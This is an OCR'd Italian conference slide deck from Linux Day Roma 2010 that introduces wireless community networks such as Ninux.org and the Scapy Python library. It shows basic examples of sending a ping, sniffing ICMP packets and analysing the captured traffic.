
Manipolazione di pacchetti con Scapy

Catturare, analizzare e modificare il traffico di rete in modo semplice e veloce



Linux Day Roma 23-X-2010
Claudio Pisa - clauz@ninux.org

Scaletta

- Wireless Community Networks (WCN)
  - Cosa sono le WCN
  - La WCN Ninux.org
- Scapy
  - Cos'e' Scapy
  - Come si usa
  - Ricettario


Wireless Community Networks


- Reti di calcolatori (**networks**) costruite dagli stessi utenti (**community**) usando soprattutto, ma non solo, tecnologie senza fili (**wireless**)
- Movimento mondiale! Roma, Berlino, Leipzig, Vienna, Seattle, Atene, Parigi, Catalogna, Madrid, Bruxelles, Nepal, Djursland, New York, Johannesburg, Buenos Aires, Montreal, Portogallo, Badalona, Montevideo, Pretoria, Stoccolma, Houston, Budapest, Melbourne, Bogotà, Dublino, Zagabria, Berna, Manchester, Berkeley, Boston, Detroit, Belgrado, ...

Wireless Community Networks


- Utilizzare tecnologie wireless per costruire una rete tra utenti, senza passare un operatore
- Tipico: nodi == router Wi-Fi sui tetti
- Nodi appartengono a soggetti diversi


LINKSYS
Wireless-G
2.4GHz
SpeedBooster




http://map.ninux.org/
xensource
NINUX.ORG
Network Map
Collegamento a questa pagina
Map
Satellite
Hybrid
Benvenut*!
Benvenut* alla mappa della rete Ninux.org!
Cos'è Ninux.org?
Come si usa questa mappa?
Trova Indirizzo
Indirizzo, via e città, stato o codice postale:
Trova
Impostazioni della mappa
Visualizza nodi attivi
Visualizza ubicazione dei nodi potenziali
Visualizza collegamenti wireless
Visualizza collegamenti via tunnel su Internet
Nodi
I miei segnaposto
ac3bf1 zoom
Andrea zoom
AndreaCasa zoom
AngeloCasa zoom
Portonaccio
Via Tiburtina
Via Prenestina
Strada dei Parchi
Circonvallazione Tiburtina
Via dei Monti Tiburtini
Santa Maria del Soccorso
The Ninux.org Network Map is powered by WNMap.

Scapy




Scapy


- permette di manipolare (catturare, creare, modificare) interattivamente pacchetti sulla rete
- basato sul linguaggio di programmazione Python


- disponibile come package su varie distro (es. apt-get install python-scapy)
- Funziona sia in modalita' interattiva
  - `sudo scapy`
- Che come libreria Python
  - `from scapy.all import *`

Pacchetti

- “[…] si chiama **pacchetto** ciascuna **sequenza di dati distinta** trasmessa su una rete o in generale su una linea di comunicazione […]” - Wikipedia








Packet Forging

- Esempio: ICMP (ping)





```
Welcome to Scapy (2.0.0.11 beta)
>>> p = Ether()/IP()/ICMP()/”Ciao Mondo”
>>> p[IP].dst = "8.8.8.8"
>>> p
<Ether  type=IPv4 |<IP  frag=0 proto=icmp
dst=8.8.8.8 |<ICMP  |<Raw  load='Ciao Mondo' |
>>>>
>>> r = srp1(p)
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0
packets
<Ether  dst=00:13:02:49:1c:f5
src=00:1f:3f:f2:00:6d type=IPv4 |<IP  version=4L
ihl=5L tos=0x0 len=46 id=19699 flags= frag=0L
ttl=51 proto=icmp chksum=0xb81c src=8.8.8.8
dst=192.168.178.7 options='' |<ICMP  type=echo-
reply code=0 chksum=0x66fc id=0x0 seq=0x0 |<Raw
load='Ciao Mondo\x00\x00\x00\x00\x00\x00\x00\x00'
|>>>>
>>>
```

Sniffing

```
>>> pkts = sniff(filter="icmp", count=5)
>>> pkts
<Sniffed: TCP:0 UDP:0 ICMP:5 Other:0>
>>> p = pkts[0]
>>> p
<Ether  dst=00:1f:3f:f2:00:66 src=00:13:02:49:1c:15 type=IPv4 |
<IP  version=4L ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L
ttl=64 proto=icmp chksum=0xb7e9 src=192.168.178.7 dst=8.8.8.8
options='' |<ICMP  type=echo-request code=0 chksum=0x6260
id=0x21fe seq=0x1 |<Raw
load='\xd2\xae\xc0L\xeb\xa1\n\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\
x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$
%&\'()*+,-./01234567' |>>>>
>>>
```


Analisi

```
>>> r.pdfdump("analisi.pdf")
```




Analisi

```
>>> pkts.conversations()
```

